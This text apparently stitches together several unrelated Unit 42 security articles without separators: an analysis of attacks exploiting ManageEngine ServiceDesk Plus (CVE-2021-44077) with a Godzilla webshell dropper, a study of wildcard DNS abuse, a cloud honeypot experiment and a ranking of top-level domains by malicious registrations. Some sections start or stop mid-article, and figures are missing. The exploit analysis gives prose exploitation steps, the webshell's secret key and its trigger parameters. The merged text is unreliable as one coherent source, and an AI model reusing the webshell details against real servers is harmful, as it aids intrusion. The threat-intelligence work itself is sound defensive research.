We are not currently aware of any publicly available proof of concept code for how to exploit this vulnerability. Additionally, given that the vulnerability was only disclosed after attacks began, we assess that the actor independently developed exploit code for their attacks.
We analyzed Zoho's ManageEngine ServiceDesk Plus to determine how the actors would exploit this vulnerability. We confirmed the existence of an RCE vulnerability that leveraged ServiceDesk's REST API. The exploit requires a malicious actor to issue two requests to the REST API. The first is to upload an executable specifically named msiexec.exe and the second request launches the msiexec.exe payload. Both of these requests are required for successful exploitation, and both are initiated remotely via the REST API without requiring authentication to the ServiceDesk server. With our understanding of this vulnerability, we created the threat prevention signature Zoho ManageEngine ServiceDesk Plus File Upload Vulnerability (91949) to block inbound exploitation attempts.
Msiexec.exe Analysis
After successfully exploiting an internet-facing instance of ServiceDesk Plus, on Nov. 3, the actor uploaded and attempted to run a malicious dropper called msiexec.exe (SHA256: ecd8c9967b0127a12d6db61964a82970ee5d38f82618d5db4d8eddbb3b5726b7). This file was uploaded to the server via the ServiceDesk REST API during exploitation, after which the server saved the executable to the following path:
D:\ManageEngine\ServiceDesk\bin\msiexec.exe
Static analysis of this file shows that it was compiled a few days earlier on Oct. 31, thus suggesting it was available for use against other vulnerable targets in preceding days. Additionally, as seen in malware in previous campaigns, the author of this payload did not remove debug symbols when compiling this sample, which provided two interesting analytical leads. The debug symbol path was as follows:
C:\Users\pwn\documents\visual studio 2015\Projects\payloaddll\Release\sd11301.pdb
The first interesting portion of the debug path is the username of pwn that was used to create this payload, which is the same username seen in the debug path within the ME_ADManager.exe dropper delivered in the attacks on ADSelfService Plus. Secondly, the filename of sd11301.pdb suggests that the payload was specifically designed to target ServiceDesk Plus versions 11301 and below, which are vulnerable to CVE-2021-44077 as well as an older CVE-2021-37415.
As mentioned above, the actor would execute this payload during the exploitation of CVE-2021-44077 by issuing a second request to the REST API, which instructs the ServiceDesk application to run the following command:
msiexec.exe /i Site24x7WindowsAgent.msi EDITA1=<unique site24x7 API key> /qn
The ServiceDesk application runs this command as part of the setup of Zoho’s Site24x7 product, which is described as a “Performance Monitoring Solution for DevOps and IT Operations.” The documentation for the Site24x7 product details how to install the software using a legitimate copy of msiexec.exe as follows:
Therefore, the actor uploads the malicious msiexec.exe payload and tricks ServiceDesk into running it instead of the legitimate msiexec.exe application. We confirmed that the malicious msiexec.exe dropper does not actually use any of the other arguments passed on the command line.
Upon successful execution, this sample starts by creating the following generic mutex, which can be found in many code examples freely available on the internet. This mutex prevents multiple instances of the dropper from running on the same victim host, which is the same mutex as seen in the ME_ADManager.exe dropper delivered in previous attacks on attacks on ADSelfService Plus:
cplusplus_me
The dropper then attempts to write a hardcoded Java module to the following location:
../lib/tomcat/tomcat-postgres.jar
The tomcat-postgres.jar (SHA256: 67ee552d7c1d46885b91628c603f24b66a9755858e098748f7e7862a71baa015) file is a variant of the Godzilla webshell that leverages Apache Tomcat’s Java Servlet Filter functionality, which we will describe in the next section. In order to load the webshell into memory, the dropper searches for and kills the java.exe process that is currently running the ServiceDesk Plus service. After killing the Java process, the process is automatically restarted by ServiceDesk Plus, which effectively loads the webshell filter into Tomcat. The dropper finishes by moving itself to RunAsManager.exe within the current directory, which the ServiceDesk application specifically sets to ManageEngine\ServiceDesk\site24x7 when executing msiexec.exe using Java's ProcessBuilder API.
Godzilla Webshell
While the threat actor used the same webshell secret key – 5670ebd1f8f3f716 – that was previously seen in the attacks on ADSelfService Plus, the Godzilla webshell used in this attack was not a single Java Server Pages (JSP) file as seen before. Rather, the webshell was installed as an Apache Tomcat Java Servlet Filter. According to Tomcat’s documentation, these Tomcat Filters allow for the filtering of inbound requests or outbound responses. In this particular case, this allows the actor to filter inbound requests to determine which requests are meant for the webshell.
The fact that this Godzilla webshell is installed as a filter means that there is no specific URL that the actor will send their requests to when interacting with the webshell, and the Godzilla webshell filter can also bypass a security filter that is present in ServiceDesk Plus to stop access to webshell files.
It appears that the threat actor leveraged publicly available code called tomcat-backdoor to build the filter and then added a modified Godzilla webshell to it. The use of a publicly available tool with documentation written in Chinese fits the actor’s prior tactics, techniques and procedures (TTPs). For example, we previously saw this in the Godzilla and NGLite tools used by the actor to attack ADSelfService Plus. The publicly available tomcat-backdoor source code provided the actors a codebase which they then modified by removing the default code that would run commands from inbound requests with custom code that used the Godzilla webshell.
Figure 3a. Threat actor's Tomcat filter.Figure 3b. Publicly available tomcat-backdoor
In order to make the Godzilla webshell work under the filter environment, the threat actor made a few changes to the webshell code as well as, we believe, the webshell controller. For example, the Tomcat filter does not support the HttpSession object. Thus, HttpSession methods in Godzilla webshell were replaced with HttpServletRequestrequest and response. Also, to identify requests to interact with Godzilla, the tomcat-postgres.jar filter looks for inbound POST requests with a parameter jsessionsid. After identifying inbound requests to the webshell, the filter will look for parameters named j_username to obtain the Godzilla webshell command’s functional code and j_password to access the parameters for the functional code.
Figure 4. Modified Godzilla shell vs original Godzilla shell.
Vulnerable Systems
Recent scans by the Palo Alto Networks Cortex Xpanse platform identified over 4,700 internet-exposed systems running the ServiceDesk Plus software globally. Across the global population, we also determined that roughly 2,900 – or 62% – of systems are running vulnerable or unpatched versions of the software. The largest population of vulnerable systems was found in the U.S., followed by India, Russia, Great Britain and Turkey.
Country
Percentage
United States
21%
India
6.0%
Russia
5.7%
Great Britain
3.5%
Turkey
3.4%
Table 1. Global dispersion of vulnerable ServiceDesk Plus systems.
As of publication, within the U.S., we identified over 1,200 systems running ServiceDesk Plus software. Roughly 600 – or 50% – of the systems are running vulnerable or unpatched versions of the software. In characterizing this vulnerable population, we found systems falling across all industry segments, including 23 universities, 14 state or local governments, and 10 healthcare organizations.
Conclusion
Over the course of three months, a persistent and determined APT actor has launched multiple campaigns which have resulted in compromises to at least 13 organizations. Several of the impacted organizations fall across U.S. critical infrastructure sectors, including defense, transportation, healthcare and energy.
The actor's first campaign leveraged a zero-day vulnerability in Zoho ManageEngine ADSelfService Plus software. In late October, the actor launched its most recent campaign, which shifted focus toward a previously undisclosed vulnerability in Zoho ManageEngine ServiceDesk Plus software (CVE-2021-44077). Upon exploiting this vulnerability, the actor uploaded a new dropper that deployed a Godzilla webshell on victim networks with capability to bypass a security filter on ADSelfService and ServiceDesk Plus products.
Globally there are over 4,700 internet facing instances of ServiceDesk Plus, of which 2,900 – or 62% – are assessed to be vulnerable to exploitation. Given the actor's success to date and continued reconnaissance activities against a variety of industries (including infrastructure associated with five US states), we anticipate the number of victims will continue to climb.
We encourage all organizations to patch vulnerable software in their environments.
Protections and Mitigations
The best defense against this evolving campaign is a security posture that favors prevention. We recommend that organizations implement the following:
Identify all Zoho software and ensure the latest patches/upgrades have been applied.
Evaluate the business need and risk associated with any internet-facing Zoho products.
Review all files that have been created in ServiceDesk Plus directories since early October 2021.
If you think you may have been impacted, please email unit42-investigations@paloaltonetworks.com or call (866) 486-4842 – (866) 4-UNIT42 – for U.S. toll free, (31-20) 299-3130 in EMEA or (65) 6983-8730 in JAPAC. The Unit 42 Incident Response team is available 24/7/365.
For Palo Alto Networks customers, our products and services provide the following coverage associated with this campaign:
Threat Prevention provides protection against the Godzilla webshells. Threat IDs 81803, 81815, 81816, 81817 and 81819 cover the various deviations in traffic across the .net, java, php, and asp formats of this webshell. These protections have been in place since Apr. 28, 2021. Threat ID 91949 (Zoho ManageEngine ServiceDesk Plus File Upload Vulnerability) provides protection against CVE-2021-44077.
Cortex XDR protects endpoints and accurately identifies the dropper used in this campaign as malicious. Additionally, Cortex XDR has several detections for lateral movement and credential theft TTPs employed by this actor set.
WildFire cloud-based threat analysis service accurately identifies the dropper used in this campaign as malicious.
Cortex Xpanse can accurately identify Zoho ManageEngine ADSelfService Plus and ServiceDesk Plus servers, as well as whether or not they are vulnerable to these attacks, across customer networks.
Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.
The domain name system (DNS) maps names to addresses so that computers can communicate. The directions within the DNS exist largely in records where a specific name (such as paloaltonetworks.com) is mapped to pieces of data, such as IP addresses (for example, 34.107.151[.]202). As the name suggests, wildcard DNS records are an exception to this pattern: They allow many domain names to be mapped to the same data.
Wildcard records facilitate DNS management in many constructive operations, for example, when a website owner is trying to direct users to an appropriate webpage if the users attempt to access a nonexistent subdomain. However, the flexibility of wildcard records also provides attackers with a variety of options for executing attacks with greater efficiency. Wildcard records allow attackers to easily direct users to malicious hosts via a nearly infinite number of domain names. This potential of wildcard DNS records has led attackers to deploy them for various purposes, including black hat search engine optimization (SEO), phishing campaigns and circumventing network protections. Distinguishing between domains using wildcard records for benign and malicious purposes poses a nontrivial challenge. Here, we describe some of the key characteristics of wildcard DNS abuse, and how recognizing them can help address this challenge.
Palo Alto Networks applies these principles in a wildcard DNS abuse detection system that efficiently flags domains that use wildcard DNS records for questionable or malicious activity. Our detections reveal multiple networks of domains involved in black hat SEO, the distribution of adult content or gambling services, and questionable video streaming.
Before diving into the challenges of distinguishing between the good and bad of wildcard DNS usage, this section provides an overview of how wildcard DNS records work and of how they have been leveraged for both constructive and malicious purposes.
Wildcard DNS records allow authoritative DNS name servers to create responses to queries about domain names that do not technically exist within the DNS. As a somewhat simplified explanation: When domain registrants configure their authoritative DNS servers, the registrants give those servers a set of information about their domains. This information includes a list of hostnames and IP addresses where those hosts can be found. The list is called a zone file, and each hostname-address pair makes up a resource record. When an authoritative name server receives a query, the server will search through its zone file for records in which the hostname matches the name specified in the query and then send those records (there may be more than one) to the user. If no records match, the server will return a response indicating that the hostname does not exist. A wildcard record is the record that will provide matches for such nonexistent hostnames. As an example, imagine these are the records defined for example.com:
Figure 1. Hypothetical example of a zone file with a wildcard record.The *. at the beginning of the name in the last record in Figure 1 indicates this record is a wildcard. If a user sends a query for the IPv4 address of a subdomain of example[.]com other than www, the authoritative name server will use the wildcard record to generate a response telling the user that the IP address for that subdomain is 1.2.3[.]4. Figure 2 illustrates how this would work for the subdomain doesnotexist[.]example[.]com.
Figure 2. Hypothetical example of a response generated from a wildcard DNS record.Wildcard records can simplify DNS administrators’ work by allowing them to specify entire groups of domain names that should all share the same resource, such as an IP address or mail server. Wildcard records also provide domain owners with an easy way to ensure that users will be directed to a helpful web page regardless of what subdomain is actually entered in the browser address bar. Some registrars highlight this capability to their customers. Others use wildcard DNS in conjunction with domain parking services to assess domain names’ values, or to advertise the availability of their domains (see Figure 3).
The features provided by wildcard DNS records make them an attractive option used by many popular domains. For example, 21 of the top 100 domains in the Tranco list of top sites use wildcard DNS records. Several of these domains are used by platforms that host user-generated content such as blogs or websites, and provide users with subdomains from which their content is served. Examples include GitHub pages and MyShopify. Some major search engines, such as Bing or Yandex, use wildcard DNS to redirect users either to the main search page or to an error page with additional links and suggestions. Even some top-level domains also use wildcard records.
Figure 3. Example of wildcard DNS used to advertise a domain’s availability.The strengths of wildcard records also make them convenient tools for malicious parties. Researchers studying wildcard DNS record abuse have consistently found that a nontrivial percentage of domains using wildcard records were doing so to support activities such as blackhat SEO, or to evade attempts to block risky or questionable sites, such as those serving adult content or gambling sites. Others found that a substantial percentage of domains involved in phishing, spam or malware distribution used wildcard DNS records.
Detecting Wildcard DNS Misuse
Given that many services of all kinds use wildcard DNS records, the goal of detecting the abused wildcard records presents the challenge of finding their unique characteristics. This section describes observations from previous research into the characteristics of domains abusing wildcard DNS records and discusses our own approach and findings.
Characteristics of Domains Abusing Wildcard DNS Records
In the world of cybercrime, attackers often run large-scale campaigns or services relying on many domain names to direct users to malicious services or content. Attackers often register these domains in bulk, and these bulk registrations can be identified to provide hints that a domain is likely to be used for malicious purposes. Such hints may be particularly helpful for distinguishing between types of domains using wildcard DNS. In past studies, researchers noted that domains known to abuse wildcard DNS records were often registered in bulk, and a relatively high percentage used the same IP addresses or authoritative name servers. However, there are some challenges to using bulk registration as a key differentiator between benign and malicious use of wildcard DNS records. First, whois records, which provide registration information, often obscure the registrant for privacy reasons, making it difficult to identify bulk registrations. Second, high levels of concentration among domains using wildcard records do not always provide a strong indication of abuse. Some hosting or DNS management providers may provide wildcard records by default or encourage their users to configure their domains with wildcard records. The same providers may also provide infrastructure or authoritative DNS name servers to their clients. These scenarios could easily result in many benign domains with wildcards using the same name servers and IP addresses.
Domains used for malicious or suspicious activity are often only used for a short period of time. The longer the domain is part of an attacker’s operation, the greater the chance that it will be detected as malicious and blocked by security systems. Once the domain is flagged, attackers can no longer benefit from its use, and therefore must cycle it out for a newer domain. For wildcard domains, researchers noted that domains abusing wildcard records were generally considered “disposable,” and measured relatively short lifespans among domains used within the malicious campaigns they monitored. Thus, one differentiator between benign and malicious uses of wildcard DNS records may be the age of the domain.
Another key characteristic differentiating between domains using wildcard records for constructive purposes and those abusing the records is the rate at which the webpage content changes. This feature is particularly important for those using wildcards to support black hat SEO campaigns. In this scenario, attackers may deploy a strategy that involves serving dynamically generated content from large numbers of interlinked subdomains. The goal is to undermine web crawlers’ defenses against attacks attempting to keep them inside a single site. By trapping the crawler within the attacker’s websites for an extended period, the attacker can improve the rank of its domains. Wildcard records can support this strategy by allowing attackers to generate the subdomains in the links that connect pages without also needing to create corresponding DNS records for each subdomain.
Wildcard DNS Abuse Discovery
For our detection, we leverage a large passive DNS (pDNS) data set to effectively identify domains using wildcard DNS records and filter these domains based on key characteristics of the domains. Note from the example shown in Figure 2 that the response for doesnotexist[.]example[.]com generated from the wildcard does not show that the wildcard record exists. To figure this out, the user would have to ask the server directly for the IP address of *.example[.]com. Checking all domains for wildcard records is impractical, however. To efficiently search for malicious or suspicious domains, we use passively collected DNS data and hints from previously detected domains to regularly build lists of new domains to be checked.
Using information from whois records allows us to filter out many domains quickly. For the rest, we perform several checks, evaluating characteristics of these domains. The system builds its knowledge base as it runs, iteratively checking domains, and identifying related domains that also use wildcard records, thus allowing us to track entire campaigns using wildcard DNS records for less-than-honest purposes. In the weeks we have been running this detector, we have identified over 4,000 domains abusing wildcard DNS for questionable SEO campaigns, or to promote sites related to gambling, adult content or questionable video streaming sites. The next section explores a few of the cases we identified.
Real World Cases of Wildcard DNS Abuse
Case Study: Suspicious SEO
Website owners constantly vie for users’ attention. To get this attention, websites depend heavily on search engines, since users rely on these to find relevant content. To improve the chances that a search engine will return a particular website in the results for a given search, web designers can use SEO techniques to give search engine crawlers information about the content of a site and improve the site’s rank with the search engine. There are good and bad ways to do this. The bad ways aim to manipulate ranking without actually doing the hard work to provide meaningful content to users. These techniques include “keyword stuffing” (filling a page with words not necessarily relevant to the content of the page, but chosen to increase rankings), or building up networks of domains that link to each other solely for the purpose of increasing page rank, and automatically generating content for pages to hide the irrelevance or similarity of these pages from search engine algorithms designed to detect malicious SEO.
Several of the domains detected by our system show evidence of black hat SEO, including networks of domains evidently involved in the same campaign. These include multiple networks comprising dozens or thousands of domains with an identical layout serving a variety of articles with no coherent topic (see Figures 4a and 4b).
Figure 4a. Over 4,000 domains using wildcard DNS used this layout, featuring articles with no clear topic and links to other domains with the same layout.Figure 4b. A couple of domains detected as abusing wildcard DNS served various posts apparently generated using content from Twitter.
While these domains may not currently be used to actively deliver any malware, they also do not provide any meaningful content to users and are using tactics for promoting their sites that undermine effective search engine operations.
Case Study: Gambling Redirect
Several hundred of the domains identified by our wildcard abuse detector contain a script redirecting users to a site with content related to gambling. For these domains, wildcard DNS records can be a tool to help circumvent censorship. Domain operators can generate various subdomains in order to circumvent some approaches to blocklisting. Many of the gambling domains are presented in Chinese, suggesting their main target audience is inside China. As gambling is illegal in China, evading blocklists would be a priority for these operators. One cluster of domains featured a benign-looking landing page, with a popup offering a monetary reward for new customers (see Figure 5a). Following the link or trying to close the box leads to the gambling site (see Figure 5b).
Figure 5a. Several detected domains host webpages that automatically open a popup promising users a reward for signing up for a service.Figure 5b. Any click inside the popup redirects users to a site serving content related to gambling.
Case Study: Suspicious Video Streaming
Another group of several dozen domains was used for some questionable sites providing video streaming services. Streaming or downloading licensed content is illegal in many contexts. Even apart from these issues, sites providing video streaming services also commonly provide viruses along with their services, making these sites questionable at best.
Figure 6. Example video streaming site flagged by our wildcard abuse detector.
Conclusion
We highlighted the importance of investigating wildcard DNS usage and detecting the abuse of these records. Wildcard DNS records have legitimate use, but are also a valuable tool for miscreants executing a variety of serious attacks. If interpreted carefully, the appearance of wildcards in a domain’s DNS records provides a hint that the domain may be used for malicious purposes. Our detector has found thousands of such domains abusing wildcard DNS records.
Palo Alto Networks detects domains abusing wildcard DNS records and assigns them to the grayware category through our security subscriptions for Next-Generation Firewalls. These subscriptions include DNS Security and Advanced URL Filtering. Through this detector, we protect our customers from risks associated with the types of domains discussed above.
An insecurely exposed service is one of the most commonly seen misconfigurations in cloud environments. These services are discoverable on the internet and can pose a significant risk to cloud workloads in the same infrastructure. Notorious ransomware groups such as REvil and Mespinoza are known to exploit exposed services to gain initial access to victims' environments. Using a honeypot infrastructure of 320 nodes deployed globally, researchers aim to better understand the attacks against exposed services in public clouds.
Unit 42 researchers deployed multiple instances of remote desktop protocol (RDP), secure shell protocol (SSH), server message block (SMB) and Postgres database in the honeypot infrastructure. Researchers found that 80% of the 320 honeypots were compromised within 24 hours and all of the honeypots were compromised within a week. Some findings that stand out are:
SSH was the most attacked application. The number of attackers and compromising events was much higher than for the other three applications.
The most attacked SSH honeypot was compromised 169 times in a single day.
On average, each SSH honeypot was compromised 26 times daily.
One threat actor compromised 96% of our 80 Postgres honeypots globally within 30 seconds.
85% of the attacker IPs were observed only on a single day. This number indicates that Layer 3 IP-based firewalls are ineffective as attackers rarely reuse the same IPs to launch attacks. A list of malicious IPs created today will likely become outdated tomorrow.
The speed of vulnerability management is usually measured in days or months. The fact that attackers could find and compromise our honeypots in minutes was shocking. This research demonstrates the risk of insecurely exposed services. The outcome reiterates the importance of mitigating and patching security issues quickly. When a misconfigured or vulnerable service is exposed to the internet, it takes attackers just a few minutes to discover and compromise the service. There is no margin of error when it comes to the timing of security fixes.
Prisma Cloud can identify and prevent vulnerabilities and misconfigurations across the entire application lifecycle while prioritizing risk for your cloud native environments. VM-Series firewalls can help detect and defend against malicious activities in virtualized environments.
Methodology
Between July 2021 and August 2021, Unit 42 researchers deployed 320 honeypots across North America (NA), Asia Pacific (APAC) and Europe (EU). The research analyzed the time, frequency and origins of the attacks observed in our honeypot infrastructure.
Four types of applications, SSH, Samba, Postgres and RDP, were evenly deployed across the honeypot infrastructure. We intentionally configured a few accounts with weak credentials such as admin:admin, guest:guest, administrator:password. These accounts grant limited access to the application in a sandboxed environment. A honeypot will be reset and redeployed when a compromising event is detected, i.e., when a threat actor successfully authenticates via one of the credentials and gains access to the application.
To analyze the effectiveness of blocking network scanning traffic, we blocked a list of known scanner IPs on a subset of honeypots. The firewall policies were updated once a day based on the observed network scanning traffic. Depending on the applications and days, each firewall policy might block 600-3,000 known scanner IP addresses.
The logs from all the honeypots were aggregated on an Elasticsearch cluster. A controller server continuously monitored the logs and checked the health of each honeypot. If a compromising event was detected or a virtual machine became unresponsive, the controller redeployed the virtual machine and application. Figure 1 illustrates the architecture of the honeypot infrastructure.
Figure 1. Honeypot infrastructure.
Attack Patterns
Figures 2-5 analyze the timing, frequency and origins of the attacks. We define time-to-first-compromise as the time that an application stays intact until being compromised the first time. Figure 2 shows the mean time-to-first-compromise of all 320 honeypots. Time-to-first-compromise is the time that attackers take to discover and compromise a new service on the internet. It also resembles the time IT administrators have to respond to a security alert on exposed services before being attacked.
Time-to-first-compromise varies with applications. In general, it is inversely proportional to the number of attackers targeting the application (Figure 4). When the number of attackers increases, the time-to-first compromise of this application decreases.
Figure 2. The time between the honeypot deployment and its first compromising event.
The mean time-between-compromise is the average time between two consecutive compromising events of a targeted application. Figure 3 shows the mean time-between-compromise of each honeypot application during the 30 days.
A vulnerable service on the internet is usually compromised multiple times by multiple different attackers. To compete for the victim’s resources, attackers commonly attempt to remove malware or backdoors left by other cybercriminal groups (e.g., Rocke, TeamTNT). Mean time-between-compromise resembles an attacker’s time on a compromised system before the next attacker shows up. Similar to time-to-first-compromise, the mean time-between-compromise of an application is also inversely proportional to the number of attackers targeting the application.
Figure 3. The average time between two consecutive compromising events of an application.
Figure 4 shows the average number of unique attacker IP addresses observed on each honeypot during the 30 days. The number also indicates the number of times that each honeypot was compromised. Note that this is not the number of attacker IPs observed globally. As most attacker IPs reach only a small subset of our honeypots, the number of globally observed attacker IPs is much higher. In our experiment, only 18% of the attacker IPs reached more than one honeypot.
Figure 4. The average number of unique attacker IPs observed on a honeypot in 30 days.
Figure 5 shows the percentage of attacker IP addresses repeatedly observed on different days. During the 30 days covered in this research, 85% of the attacker IPs were observed only on a single day.The number indicates that the Layer 3 IP-based firewall is ineffective as attackers rarely reuse the same IPs to launch attacks. A list of malicious IPs created today will likely become outdated tomorrow.
Figure 5. The percentage of attacker IPs that were observed in one or multiple days.
Firewall Effectiveness
The network scanning activity project identified over 700,000 scanner IPs daily. We were curious whether proactively blocking the network scanning traffic could prevent attackers from discovering the honeypots and reduce the number of attacks. To test the hypothesis, we created an experimental group of 48 honeypots and applied firewall policies to block IPs from known network scanners. The firewall policy blocks the IPs that have been scanning a specific application daily in the past 30 days. Figure 6 compares the number of attacks observed on each honeypot between the control group (no firewall) and the experimental group (with firewall). We could not see a significant difference between the two groups, meaning blocking known scanner IPs is ineffective in mitigating attacks.
Figure 6. The average number of unique attacker IPs observed on each honeypot with or without a firewall.
Regional Effects
We are also curious if services deployed in different geolocations are attacked differently. Figure 7 compares the number of attacks observed on each honeypot in different regions. There is no significant difference for the Samba, Postgres and RDP honeypots deployed in different regions. However, we see a very different attack intensity on SSH honeypots in different regions. The number of SSH attacks against APAC-based honeypots is 50% higher than those in NA and 263% higher than those in EU. These numbers are also interestingly correlated to the origins of the attacks, as shown in Figure 8. 50% of the attacker IP addresses originate from APAC, 20% from NA and less than 10% from EU. The result indicates that SSH services deployed in the APAC region are more likely to be attacked than those in other regions.
Figure 7. The average number of unique attacker IP addresses observed on a honeypot in different regions.Figure 8. The top 10 countries where the attacker IP addresses originated.
Conclusion
The problem of insecurely exposed services is not new to public cloud, but the agility of cloud infrastructure management makes the creation and replication of such misconfigurations faster. The research highlights the risk and severity of such misconfigurations. When a vulnerable service is exposed to the internet, opportunistic attackers can find and attack it in just a few minutes. As most of these internet-facing services are connected to some other cloud workloads, any breached service can potentially lead to the compromise of the entire cloud environment.
This type of misconfiguration, however, is not difficult to prevent and remediate with cloud-native approaches. Some strategies that system administrators can take are:
Top-level domains (TLDs), such as .com, .net, .xxx and .hu, sit at the highest level of the domain name system (DNS) naming hierarchy. When users want to acquire domain names (e.g., paloaltonetworks.com), typically, they need to register them under a TLD directly or one level lower (e.g., google.co.uk). Properties and policies of TLDs such as pricing, registration restrictions, security practices and the lexical similarity to other TLDs (.cm vs .com) influence how attractive criminals will find these TLDs for their endeavors.
Out of more than 1,000 TLDs, the top 25 TLDs (by number of malicious domains) account for more than 90% of all malicious domain names. While these 25 TLDs are not malicious, they are well-positioned to help mitigate malicious domain registrations. We find that TLDs offering free domain registration are among the top preferred TLDs for phishing domains. We hypothesize that the above-mentioned properties and policies play a germane role in making a TLD favorable for criminal enterprises.
When we explore TLDs with the highest rate of malicious domains, we find that six out of the top 10 are TLDs of developing countries. One especially disreputable TLD, .zw, is seven standard deviations above the average rate of malicious domains for a TLD. Surprisingly, we found that .zw and a few other TLDs have a bad reputation, at least partially, because domains in these TLDs are frequently compromised rather than registered with malicious intent. Another example is .pw, with over seven standard deviations above the average rate of phishing registrations. TLD reputation based on our research can be used as one of the features to decide whether a domain name is malicious or not.
Studying domains in TLDs specifically concocted for sensitive topics such as adult and gambling sites, including .xxx, .casino, .poker and .porn, we confirm that they host content expected given their TLDs. Using our External Dynamic List feature, Palo Alto Networks customers have the opportunity to block individual TLDs entirely when they deem them inappropriate, for example, by setting custom wildcard rules (e.g., *.xxx) to block adult and gambling TLDs identified in this blog.
Palo Alto Networks offers multiple security subscriptions, including Advanced URL Filtering and DNS Security, that can be used to block malicious and sensitive category domains, including those discussed in this blog.
Top-Level Domains and the DNS Ecosystem
We start with a brief introduction to the hierarchical structure of the domain name system and why we study top-level domains (TLDs).
Figure 1. The structure of a domain name.
A domain name like unit42.paloaltonetworks.com consists of three parts. The .com part is the top-level domain (TLD), which is at the highest level of the DNS naming hierarchy. Usually, users looking to buy domain names can register under these TLDs. Domain names acquired by users are called registered domains. When Palo Alto Networks Inc. bought the second-level name paloaltonetworks in the .com namespace, it gained ownership of all names under paloaltonetworks.com. Therefore when Palo Alto Networks Inc. decided to form a sub-organization tasked with providing “the answer to the ultimate question of life, the universe and everything,“ it could freely create the third-level domain name unit42. In this blog, the numbers presented are based on unique registered domain counts. For example, in the case of www.google.co.uk, we consider the third-level registered domain google.co.uk and not the second-level co.uk or fourth-level www.google.co.uk.
There are two main types of TLDs. Generic TLDs (gTLDs) are owned and operated by private companies or organizations and are regulated by the Internet Corporation for Assigned Names and Numbers (ICANN). Examples of gTLDs include .com, .xxx, and .google. Differently, country code TLDs (ccTLDs) are owned and regulated by countries (though often still operated by private companies). ccTLDs include domains such as .us, .cn, .de and .hu.
Organizations operating TLDs and maintaining records of registered domains directly under TLDs are called registries. These registries do not just manage domain names under TLDs, but in the case of gTLDs, they also determine the policies regarding pricing, necessary identity verification and restrictions on purchasing domain names. These policies impact how much criminals will favor a given TLD for abusive domain registrations. Free or cheap registration and lax policies make TLDs favorable for malicious behavior.
Studying TLDs can provide a better understanding of criminal preferences and where malicious domains reside. TLD reputation can aid us in deciding if a domain is malicious, and can be used to nudge the operators of ill-famed TLDs toward curbing some of the abuse. Additionally, we can identify TLDs created for certain sensitive topics such as adult entertainment and gambling that are best entirely blocked in certain use cases. For example, educational institutions likely want to block both adult and gambling TLDs.
Malicious Domains and TLDs
Methodology
To understand both malicious and benign TLD usage, we use the fine-grained categories provided by our Advanced URL Filtering service. First, we only study domains categorized by the Advanced URL Filtering service, and we only consider registered domains (also called root domains). Additionally, we validate whether domains existed the past one year by checking zone files and passive DNS, and by issuing active DNS queries. We do not consider domains that we categorize as parked, insufficient content or unknown for our calculations. Further, when calculating reputation scores, we don’t consider domains sinkholed for preemptive measures as malicious. Finally, we only consider TLDs with at least a hundred domains, as smaller TLDs likely have policies in place restricting entities allowed to register domain names. This blog post is based on data collected on Oct. 7, 2021.
We study four malicious categories defined by Palo Alto Networks: malware, phishing, command and control (C2), and grayware. When we discuss malicious domains in general, we consider the union of these four malicious categories.
Next to malicious content, we examine domains registered to host sensitive content that might be illegal or inappropriate in a corporate setting, at educational institutions or for governments.
In our recommendations, we propose the blocking of these categories when deemed appropriate by our customers. The list of sensitive categories for the purpose of this blog includes Dynamic DNS, Abused Drugs, Adult, Gambling, Peer-to-Peer, Hacking, Questionable, Cryptocurrency, Proxy Avoidance and Anonymizers, and Copyright Infringement.
TLDs With the Highest Number of Malicious Domains
To study cybercriminals’ TLD preference, we first look at the number of unique malicious domains registered at each TLD. As expected, the direct count of malicious domains will be highest at TLDs such as .com, which is by far the most popular TLD – however, it only has an average ratio of malicious domains. Hence, such big TLDs are not considered malicious, though they still have a huge responsibility since some of them provide a home for a large fraction of all malicious domains. For example, nearly half of malicious domains are .com domains.
Figure 2. The cumulative distribution of the number of domains across TLDs for several categories.
In Figure 2, we look at the cumulative distribution of TLDs for the total number of domains registered, various malicious categories and sensitive domains. Having a small area under the curve (a “flat” curve) means that the domains are evenly distributed across TLDs for that category. The total domain line is the flattest curve compared to malicious and sensitive domains, implying that criminals prefer certain TLDs above others. For example, more than 99% of all C2 domains are concentrated at only 29 TLDs. At the same time, 99% of all domains are concentrated at 219 TLDs. Phishing – one of the most evenly distributed malicious categories – shows 99% of phishing domains concentrated at 92 TLDs.
Total
Malicious
Phishing
Malware
Grayware
C2
Sensitive
TLD
CD
TLD
CD
TLD
CD
TLD
CD
TLD
CD
TLD
CD
TLD
CD
com
0.47
com
0.49
com
0.41
com
0.51
xyz
0.38
com
0.58
com
0.39
net
0.51
icu
0.53
xyz
0.48
icu
0.56
com
0.68
net
0.66
tk
0.48
de
0.55
xyz
0.58
tk
0.52
cn
0.61
tokyo
0.71
tk
0.72
icu
0.54
org
0.58
cn
0.62
ml
0.55
net
0.66
club
0.73
cn
0.76
ga
0.59
tk
0.61
net
0.66
cf
0.59
ml
0.70
net
0.75
info
0.79
cf
0.63
uk
0.63
ml
0.70
icu
0.61
org
0.72
work
0.76
cf
0.82
gq
0.67
cn
0.65
tk
0.73
ga
0.64
tk
0.75
ru
0.77
ml
0.85
ml
0.71
ru
0.67
org
0.75
top
0.66
cf
0.77
co
0.79
ga
0.88
cn
0.74
icu
0.68
cf
0.77
pw
0.68
xyz
0.79
info
0.80
gq
0.91
xyz
0.77
xyz
0.70
ga
0.79
net
0.70
ga
0.80
org
0.81
top
0.92
net
0.80
Table 1. The biggest TLDs and their cumulative distribution (CD) for various categories.
As mentioned earlier, the .com TLD is responsible for nearly half of all domains registered and subsequently also for nearly half of all malicious domains. This does not mean that the .com TLD is malicious, yet the operator of the .com TLD is uniquely positioned to help with clearing up malicious domain registrations. This is also true for other large TLDs such as .net, .org, .tk, .cn, .icu and .xyz.
In Table 1, we can also observe that TLDs like .pw, .ml, .club, .cf and .top are in the top 10 for certain types of abuse but are not among the top 10 largest TLDs, clearly signaling criminal preference. While the .xyz TLD is barely among the top 10 TLDs by total size, it is second only to the .com TLD in the number of phishing domains and has the highest number of grayware domains accommodated. Some TLD operators try to combat cybercrime, for example, in the case of .xyz, whose anti-abuse policy allows them to investigate and take actions on malicious domain names. As pinpointing domains that can be suspended or taken down can be difficult, certain TLD operators often make reporting of such domains easy (e.g. .xyz’s reporting page).
Conversely, some large TLDs such as .de and .uk are not present in the top 10 list for any malicious categories. Both of these TLDs have significantly below the average number of malicious domains, showcasing that a dutiful TLD registry can help curb abuse.
